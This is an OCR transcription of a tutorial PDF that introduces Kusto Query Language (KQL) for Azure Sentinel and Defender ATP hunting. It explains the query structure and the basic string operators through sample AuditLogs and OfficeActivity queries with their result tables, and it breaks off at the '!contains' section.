- **KQL Internals –** Become a KQL Ninja

```
// average dependency duration by target
let start=datetime("2017-12-06T13:31:00.000Z");
let end=datetime("2017-12-06T15:32:00.000Z");
let timeGrain=1m;
let dataset=dependencies
// additional filters can be applied here
| where timestamp > start and timestamp < end
| where client Type == "PC" ;
// calculate average dependency duration for all dependencies
dataset
| summarize avg(duration) by bin(timestamp, timeGrain)
| extend dependency='Overall'
// render result in a chart
| render timechart
```


Author	Huy Kha
Contact	Huy_Kha@outlook.com

Introduction:

Kusto Query Language (KQL) is a language that's used to query for data that has been generated by Azure AD, Office365, Defender ATP, and much more.

Since it is becoming an important language, and especially with the rise of Azure Sentinel. I felt that it could be useful to share some fundamentals about it. KQL is the primary language that is used in Azure Sentinel to query for data, build custom-rules, and write hunting queries.

Other well-known products with the likes of Defender ATP are using KQL as well for Threat Hunting purposes.

The benefits of understanding the language helps security analysts and admins to improve their write their own custom-rules.

Kusto Query Internals covers the core fundamentals of KQL, which goes from understanding the structure of KQL to learn more about the different operators. But, there's more. I will walk you through the different steps on how an operator works, and how you can start writing your own KQL queries.

This PDF contains multiple examples and explains things, step by step. A lot of examples are provided to help you understand the language much better. You can expect a lot of ''hands-on'' stuff, because this is the only way to learn it.

Chapters


7.8 – Local account has been created
7-9 – Tips

• 1.0 – Basics of KQL

Description:

A Kusto query is a read-only request to process data and return results. It's not more than that. The query schema entities are organized in a similar way like a SQL database does. It has databases, tables, columns, and rows.


In the image down below. There is a database that's called **"LogManagement"**. It stores different tables with the likes of **"AuditLogs"**



AuditLogs is a table that has different columns, such as **TimeGenerated**, **ResourceId**, and **OperationName**.

When we expand the **AuditLogs** table, we can see other columns as well, such as **Category** and **CorrelationId**.

Both of these columns are returned in the results as well.




Every time when you write a KQL query. It will start at least with one pipe character. This character has the purpose to structure your query and make it easier to read for the audience.

A pipe character looks like this: |

Here is an example:

```
AuditLogs
| where Category == "GroupManagement"
```

After we ran this query. It will process data and return all the necessary results that we're looking for.




Completed. Showing results from the last 7 days. 00:00:00.911 6 records

ResourceId	OperationName	OperationVersion	Category	ResultSignature
/tenants/62ab7206-aa5e-4598-9ff0-9198dc99c172/providers/Micros...	Add group	1.0	GroupManagement	None
/tenants/62ab7206-aa5e-4598-9ff0-9198dc99c172/providers/Micros...	Add owner to group	1.0	GroupManagement	None
/tenants/62ab7206-aa5e-4598-9ff0-9198dc99c172/providers/Micros...	Add member to group	1.0	GroupManagement	None

Everything that has been showed has been ran in Log Analytics, which is a service that helps you collect and analyse data generated by resources in your cloud and on-premises environments. Azure Sentinel for example runs on top of Log Analytics.

Microsoft Defender ATP ''Advanced Hunting'' is similar as well to Log Analytics. Its schema entities are like a SQL database as well.

Here we can see that **DeviceProcessEvents** is the table and it has different columns as well with the likes of **Timestamp** and **DeviceName**.



• 1.1 – String Operators

Description:

The following string operators are the most common one:

Chapter	Operator	Description
1.1.1	==	Equals
1.1.2	!=	Not equals
1.1.3	=~	Equals, but no case-sensitive rule is followed.
1.1.4	Has	Looks for a specific keyword or value
1.1.5	!has	Excludes a specific keyword or value
1.1.6	Contains	Looks if a part of a keyword or value is in a column
1.1.7	!contains	Excludes a part of a keyword or value in a column
1.1.8	Startswith	Looks for values that starts with <insert value>
1.1.9	!startswith	Looks for values that does NOT starts with <insert value>
1.1.10	Endswith	Looks for values that ends with <insert value>
1.1.11	!endswith	Looks for values that does NOT ends with <insert value>
1.1.12	Matches regex	Similar to the contains operator
1.1.13	in	Looks for multiple values
1.1.14	!in	Excludes multiple values
1.1.15	In~	Looks for multiple values, but without case-sensitive rule.
1.1.16	Has_any	Similar to the contains operator

- **Green** means that the operator is used frequently.
- **Yellow** means that the operator is used sometimes.
- White means that the operator is rarely used.

I highly recommend to learn Green & Yellow!

- 1.1.1 – What is the "==" operator?

Description:


The **"=="** is a string operator that means "equals". This operator is used nine out of ten times. It is used to look for specific values in a column.

Example:

When we run the following KQL query:

```
OfficeActivity
```

It will return 69 results. Let's say that we are only interested in the **"SharePoint"** value that exists in the **"RecordType"** column.



Completed. Showing results from the last 7 days. 00:00:01.036 69 records


TimeGenerated [UTC]	RecordType	Operation	OrganizationId	Organiza
7/8/2020, 11:59:12.000 PM	ExchangeAdmin	New-Mailbox	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab720
7/11/2020, 1:08:41.000 AM	ExchangeAdmin	New-Mailbox	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab720
7/9/2020, 7:08:49.000 PM	SharePoint	PageViewed	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab720
7/9/2020, 7:08:53.000 PM	SharePoint	PageViewed	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab720

In order to only return the **"SharePoint"** value in the **"RecordType"** column.

We have to run the following KQL query:

```
OfficeActivity
| where RecordType == "SharePoint"
```

Now in the returned results, we can see that it will only return 4 results. Where the **"RecordType"** column only has the **"SharePoint"** value.



Completed. Showing results from the last 7 days. 00:00:00.937 4 records

TimeGenerated [UTC]	RecordType	Operation	OrganizationId	OrganizationId_
7/9/2020, 7:08:49.000 PM	SharePoint	PageViewed	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172
7/9/2020, 7:08:53.000 PM	SharePoint	PageViewed	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172
7/9/2020, 7:09:05.000 PM	SharePoint	SiteCollectionCreated	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172
7/9/2020, 7:09:08.000 PM	SharePoint	PageViewed	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172

- 1.1.2 – What is the **"!="** operator?

Description:


The **"!="** is a string operator that means "Not equals". It will exclude a value / keyword from a column.

Example:

When we run the following KQL query:

```
OfficeActivity
```

It will return 69 different results, but let's say that we want to exclude the value **"SharePoint"** from the **"RecordType"** column.



Completed. Showing results from the last 7 days. 00:00:01.066 69 records


TimeGenerated [UTC]	RecordType	Operation	OrganizationId	Organizat
7/8/2020, 11:59:12.000 PM	ExchangeAdmin	New-Mailbox	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206
7/11/2020, 1:08:41.000 AM	ExchangeAdmin	New-Mailbox	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206
7/9/2020, 7:08:49.000 PM	SharePoint	PageViewed	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206
7/9/2020, 7:08:53.000 PM	SharePoint	PageViewed	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206

In order to exclude **"SharePoint"** from the **"RecordType"** column.

We have to run the following KQL query:

```
OfficeActivity
| where RecordType != "SharePoint"
```

Now it will return all the results, but the **"SharePoint"** value has been excluded from the **"RecordType"** column.



Completed. Showing results from the last 7 days. 00:00:01.296 65 records

TimeGenerated [UTC]	RecordType	Operation	OrganizationId	Organizati
7/9/2020, 7:09:05.000 PM	SharePointSharingOperation	SiteCollectionAdminAdded	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-
7/9/2020, 7:09:05.000 PM	SharePointSharingOperation	AddedToGroup	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-
7/9/2020, 7:09:06.000 PM	ExchangeItem	Create	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-
7/9/2020, 7:09:07.000 PM	ExchangeItemGroup	SoftDelete	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-

- 1.1.3 – What is the **"=~"** operator?

Description:


The "=~" is a string operator is similar to the "equals" operator, but the only difference is, that this operator doesn't follow the case-sensitive rule.

Example:

When we run the following KQL query:

```
OfficeActivity
```

It will return 69 different results, but let's say that we want to filter on the **"SharePoint"** value that exists in the **"RecordType"** column.




Completed. Showing results from the last 7 days. 00:00:01.066 69 records

TimeGenerated [UTC]	RecordType	Operation	OrganizationId	Organizat
7/8/2020, 11:59:12.000 PM	ExchangeAdmin	New-Mailbox	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206
7/11/2020, 1:08:41.000 AM	ExchangeAdmin	New-Mailbox	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206
7/9/2020, 7:08:49.000 PM	SharePoint	PageViewed	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206
7/9/2020, 7:08:53.000 PM	SharePoint	PageViewed	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206

We can run the following KQL query, which will exclude the case-sensitive rule.

```
OfficeActivity
| where RecordType =~ "sHaRePoInT"
```

Despite that we have typed **"sHaRePoInT"** instead of **"SharePoint"** – It will still return the correct results due to the **"=~"** operator.



Completed. Showing results from the last 7 days. 00:00:01.846 4 records

TimeGenerated [UTC]	RecordType	Operation	OrganizationId	OrganizationId_
7/9/2020, 7:08:49.000 PM	SharePoint	PageViewed	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172
7/9/2020, 7:08:53.000 PM	SharePoint	PageViewed	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172
7/9/2020, 7:09:05.000 PM	SharePoint	SiteCollectionCreated	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172
7/9/2020, 7:09:08.000 PM	SharePoint	PageViewed	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172


- 1.1.4 – What is the **"has"** operator?

Description:

The "has" operator is mainly used to search for a specific value or keyword in a column.

Example:

In the **TargetResources** column, we can see a keyword called **"TestSite"**.



Completed. Showing results from the last 7 days. 00:00:01.875 10 records


Result	TargetResources	AADTenantId	ActivityDisplayName	ActivityDate
success	[{"displayName":null,"administrativeUnits":[],"modifiedProperties":[{...	62ab7206-aa5e-4598-9ff0-9198dc99c172	Add member to group	7/9/2020, 7:
success	[{"displayName":"TestSite","administrativeUnits":[],"modifiedProperti...	62ab7206-aa5e-4598-9ff0-9198dc99c172	Update group	7/9/2020, 7:
success	[{"displayName":"TestSite","administrativeUnits":[],"modifiedProperti...	62ab7206-aa5e-4598-9ff0-9198dc99c172	Update group	7/9/2020, 7:
success	[{"displayName":null,"administrativeUnits":[],"modifiedProperties":[{...	62ab7206-aa5e-4598-9ff0-9198dc99c172	Add user	7/9/2020, 7:

Let's say that we want to create a KQL query to only return results that have **"TestSite"** in the **"TargetResources"** column.

We can run the following KQL query:

```
AuditLogs
| where TargetResources has "TestSite"
```

Now it will only return 5 results, where it will look in the **TargetResources** column to see if it has the keyword **"TestSite"**.



Completed. Showing results from the last 7 days. 00:00:02.240 5 records

Result	TargetResources	AADTenantId	ActivityDisplayName	ActivityDate
success	[{"displayName":"TestSite","administrativeUnits":[],"modifiedProperti...	62ab7206-aa5e-4598-9ff0-9198dc99c172	Add group	7/9/2020, 7
success	[{"displayName":null,"administrativeUnits":[],"modifiedProperties":[{...	62ab7206-aa5e-4598-9ff0-9198dc99c172	Add owner to group	7/9/2020, 7
success	[{"displayName":null,"administrativeUnits":[],"modifiedProperties":[{...	62ab7206-aa5e-4598-9ff0-9198dc99c172	Add member to group	7/9/2020, 7
success	[{"displayName":"TestSite","administrativeUnits":[],"modifiedProperti...	62ab7206-aa5e-4598-9ff0-9198dc99c172	Update group	7/9/2020, 7


- 1.1.5 – What is the "!has" operator?

Description:

The "!has" operator is meant to exclude a specific value or keyword in a column.

Example:

In the **TargetResources** column, we can see a keyword called **"TestSite"**.



Completed. Showing results from the last 7 days. 00:00:01.875 10 records


Result	TargetResources	AADTenantId	ActivityDisplayName	ActivityDate
success	[{"displayName":null,"administrativeUnits":[],"modifiedProperties":[{...	62ab7206-aa5e-4598-9ff0-9198dc99c172	Add member to group	7/9/2020, 7:
success	[{"displayName":"TestSite","administrativeUnits":[],"modifiedProperti...	62ab7206-aa5e-4598-9ff0-9198dc99c172	Update group	7/9/2020, 7:
success	[{"displayName":"TestSite","administrativeUnits":[],"modifiedProperti...	62ab7206-aa5e-4598-9ff0-9198dc99c172	Update group	7/9/2020, 7:
success	[{"displayName":null,"administrativeUnits":[],"modifiedProperties":[{...	62ab7206-aa5e-4598-9ff0-9198dc99c172	Add user	7/9/2020, 7:

Let's say that we want to exclude the word **"TestSite"** in the **"TargetResources"** column.

In order to do this, we can run the following KQL query:

```
AuditLogs
| where TargetResources !has "TestSite"
```

Now it will return 5 results, where **"TestSite"** in **the "TargetResources"** column will be excluded.



Completed. Showing results from the last 7 days. 00:00:00.733 5 records

LoggedByService	Result	TargetResources	AADTenantId	ActivityDisplayNa
Core Directory	success	[{"displayName":"Azure AD Identity Protection","administrativeUnits...	62ab7206-aa5e-4598-9ff0-9198dc99c172	Add service prin
Core Directory	success	[{"displayName":"IDML Graph Resolver Service and CAD","administr...	62ab7206-aa5e-4598-9ff0-9198dc99c172	Add service prin
Core Directory	success	[{"displayName":"O365 LinkedIn Connection","administrativeUnits":[]...	62ab7206-aa5e-4598-9ff0-9198dc99c172	Add service prin
Core Directory	success	[{"displayName":null,"administrativeUnits":[],"modifiedProperties":[{...	62ab7206-aa5e-4598-9ff0-9198dc99c172	Add user

- 1.1.6 – What is the "contains" operator?


Description:

The "contains" operator means that it will look in the results to see if a part of a keyword or value exists in a column.

Example:

In the following image, we can see a column called **"Id"**. In this column, there a bunch of different values, and one of them is the following:

- **Directory_952a272a-255e-4be8-95d8-192a7edb3b89_11UZF_24110113**



Let's say that we didn't knew what the exact value was, but we did knew that the value contains the following value:


- **Directory_952a272a**

This means that we can use the "contains" operator to still get the returned result(s).

If we run the following KQL query:

```
AuditLogs
| where Id contains "Directory_952a272a"
```

Now it will return the following result:



As you can see the **"Id"** columns contains the value **"Directory_952a272a"**, and that's where the "contains" operator can be used for.

- 1.1.7 – What is the "!contains" operator?

